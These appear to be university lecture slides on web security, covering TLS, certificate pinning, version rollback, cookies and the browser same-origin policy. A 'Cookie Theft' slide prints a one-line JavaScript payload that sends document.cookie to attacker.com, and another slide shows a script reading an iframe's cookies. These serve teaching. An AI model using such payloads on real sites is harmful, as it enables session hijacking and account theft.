CSE 484 / CSE M 584: Computer Security and Privacy

Web Security: SSL/TLS and Browser Security Model

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SSL/TLS

https://mail.google.com/mail/u/0/#inbox


- Secure Sockets Layer and Transport Layer Security
 protocols
 - Same protocol design, different crypto algorithms
- De facto standard for Internet security
 - "The primary goal of the TLS protocol is to provide privacy and data integrity between two communicating applications"
- Deployed in every Web browser; also VoIP, payment systems, distributed systems, etc.


Attempt to Fix CA Problems: Certificate Pinning


- Trust on first access: tells browser how to act on subsequent connections
- HPKP HTTP Public Key Pinning
 - Use these keys!
 - HTTP response header field "Public-Key-Pins"
- HSTS HTTP Strict Transport Security
 - Only access server via HTTPS
 - HTTP response header field "Strict-Transport-Security"


TLS Basics


- TLS consists of two protocols
 - Familiar pattern for key exchange protocols
- Handshake protocol
 - Use public-key cryptography to establish a shared secret key between the client and the server
- Record protocol
 - Use the secret symmetric key established in the handshake protocol to protect communication between the client and the server













"Core" SSL 3.0 Handshake (Not TLS)




Version Rollback Attack



"Chosen-Protocol" Attacks


- Why do people release new versions of security protocols? Because the old version got broken!
- New version must be backward-compatible
 - Not everybody upgrades right away
- Attacker can fool someone into using the old, broken version and exploit known vulnerability
 - Similar: fool victim into using weak crypto algorithms
- Defense is hard: must authenticate version in early designs
- Many protocols had "version rollback" attacks
 - SSL, SSH, GSM (cell phones)

Version Check in SSL 3.0



Browser Security Model


Big Picture: Browser and Network




HTTP: HyperText Transfer Protocol

- Used to request and return data
 Methods: GET, POST, HEAD, ...
- Stateless request/response protocol
 - Each request is independent of previous requests
 - Statelessness has a significant impact on design and implementation of applications
- Evolution
 - HTTP 1.0: simple
 - HTTP 1.1: more complex

HTTP Request




HTTP Response



Website Storing Info in Browser

A cookie is a file created by a website to store information in the browser



HTTP is a stateless protocol; cookies add state

What Are Cookies Used For?

- Authentication
 - The cookie proves to the website that the client previously authenticated correctly
- Personalization
 - Helps the website recognize the user from a previous visit
- Tracking
 - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Two Sides of Web Security


- Web browser
 - Responsible for securely confining Web content presented by visited websites
- Web applications
 - Online merchants, banks, blogs, Google Apps ...
 - Mix of server-side and client-side code
 - Server-side code written in PHP, Ruby, ASP, JSP... runs on the Web server
 - Client-side code written in JavaScript... runs in the Web browser
 - Many potential bugs: XSS, XSRF, SQL injection

All of These Should Be Safe


• Safe to visit an evil website




• Safe to visit two pages at the same time



• Safe delegation



Where Does the Attacker Live?



Web Attacker

- Controls a malicious website (attacker.com)
 Can even obtain an SSL/TLS certificate for his site
- User visits attacker.com why?
 - Phishing email, enticing content, search results, placed by an ad network, blind luck ...
- Attacker has no other access to user machine!
- Variation: "iframe attacker"
 - An iframe with malicious content included in an otherwise honest webpage
 - Syndicated advertising, mashups, etc.

HTML and JavaScript

Browser receives content, displays HTML and executes scripts

<html>

...

> The script on this page adds two numbers <script>

```
var num1, num2, sum
num1 = prompt("Enter first number")
num2 = prompt("Enter second number")
sum = parseInt(num1) + parseInt(num2)
alert("Sum = " + sum)
</script>
```

</html>

...

A potentially malicious webpage gets to execute some code on user's machine!

Browser Sandbox



- Goal: safely execute JavaScript code provided by a website
 - No direct file access, limited access to OS, network, browser data, content that came from other websites
- Same origin policy
 - Can only access properties of documents and windows from the same <u>domain</u>, <u>protocol</u>, and <u>port</u>

Same-Origin Policy

Website origin = (scheme, domain, port)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host (exact match required)
http://v2.www.example.com/dir/other.html	Failure	Different host (exact match required)

[Example thanks to Wikipedia.]


Same-Origin Policy is Subtle!

- Some examples of how messy it gets in practice...
- Browsers don't (or didn't) always get it right...

Same-Origin Policy: DOM


Only code from same origin can access HTML elements on another site (or in an iframe).

www.example.com	
www.example.co m/iframe.html	
www.example.com (the parent) can access HTML elements in the iframe	www ca eler
(and vice versa). CSE 484 / CSE M 584	- Spring 2017



www.evil.com (the parent) cannot access HTML elements in the iframe (and vice versa).


Problem: Who Can Navigate a Frame?




If bad frame can navigate sibling frames, attacker gets password!

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Problem: Gadget Hijacking in Mashups



Problem: Gadget Hijacking in Mashups




Solution: Modern browsers only allow a frame to navigate its "descendent" frames

Same-Origin Policy: Cookies

- For cookies: Only code from same origin can read/write cookies associated with an origin.
 - Can be set via Javascript (document.cookie=...) or via Set-Cookie header in HTTP response.
 - Can narrow to subdomain/path (e.g., <u>http://example.com</u> can set cookie scoped to <u>http://account.example.com/login.</u>) (Caveats soon!)
 - Secure cookie: send only via HTTPS.
 - HttpOnly cookie: can't access using JavaScript.

Same-Origin Policy: Cookie Reading

- First-party cookie: belongs to top-level domain.
- Third-party cookie: belongs to domain of embedded content.



Same Origin Policy: Cookie Writing

<u>domain</u>: any domain suffix of URL-hostname, except top-level domain (TLD)

Which cookies can be set by login.site.com?



path: anything

Problem: Who Set the Cookie?

- Alice logs in at login.site.com
 - login.site.com sets session-id cookie for .site.com
- Alice visits evil.site.com
 - Overwrites .site.com session-id cookie with session-id of user "badguy" -- not a violation of SOP!
- Alice visits cse484.site.com to submit homework

– cse484.site.com thinks it is talking to "badguy"

 Problem: cse484.site.com expects session-id from login.site.com, cannot tell that session-id cookie has been overwritten by a "sibling" domain

Problem: Path Separation is Not Secure

- Cookie SOP: path separation
 - When the browser visits x.com/A, it does not send the cookies of x.com/B
 - This is done for efficiency, not security!
- DOM SOP: no path separation

 A script from x.com/A can read DOM of x.com/B

<iframe src="x.com/B"></iframe>
alert(frames[0].document.cookie);


Cookie Theft

- Cookies often contain authentication token
 - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

<a href="#"
onclick="window.location='http://attacker.com/sto
le.cgi?cookie='+document.cookie; return
false;">Click here!

- Cookie theft via network eavesdropping
 - Cookies included in HTTP requests
 - One of the reasons HTTPS is important!

Firesheep



https://codebutler.github.io/firesheep/

Same-Origin Policy: Scripts

• When a website **includes a script**, that script runs in the context of the embedding website.

The code from http://otherdomain.com can access HTML elements and cookies on www.example.com.

• If code in the script sets a cookie, under what origin will it be set?

Cross-Origin Communication?

- Websites can embed scripts, images, etc. from other origins.
- **But:** AJAX requests (aka XMLHttpRequests) are not allowed across origins.

On example.com:

```
<script>
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = handleStateChange; // Elsewhere
xhr.open("GET", "https://bank.com/account_info", true);
xhr.send();
</script>
```

Cross-Origin Communication?

- Websites can embed scripts, images, etc. from other origins.
- **But:** AJAX requests (aka XMLHttpRequests) are not allowed across origins.
- Why not?
 - Browser automatically includes cookies with requests (i.e., user credentials are sent)
 - Caller can read returned data (clear SOP violation)

Allowing Cross-Origin Communication

- Domain relaxation
 - If two frames each set document.domain to the same value, then they can communicate
 - E.g. www.facebook.com, facebook.com, and chat.facebook.com
 - Must be a suffix of the actual domain
- Access-Control-Allow-Origin: <list of domains>
 - Specifies one or more domains that may access DOM
 - Typical usage: Access-Control-Allow-Origin: *
- HTML5 postMessage
 - Lets frames send messages to each other in controlled fashion
 - Unfortunately, many bugs in how frames check sender's origin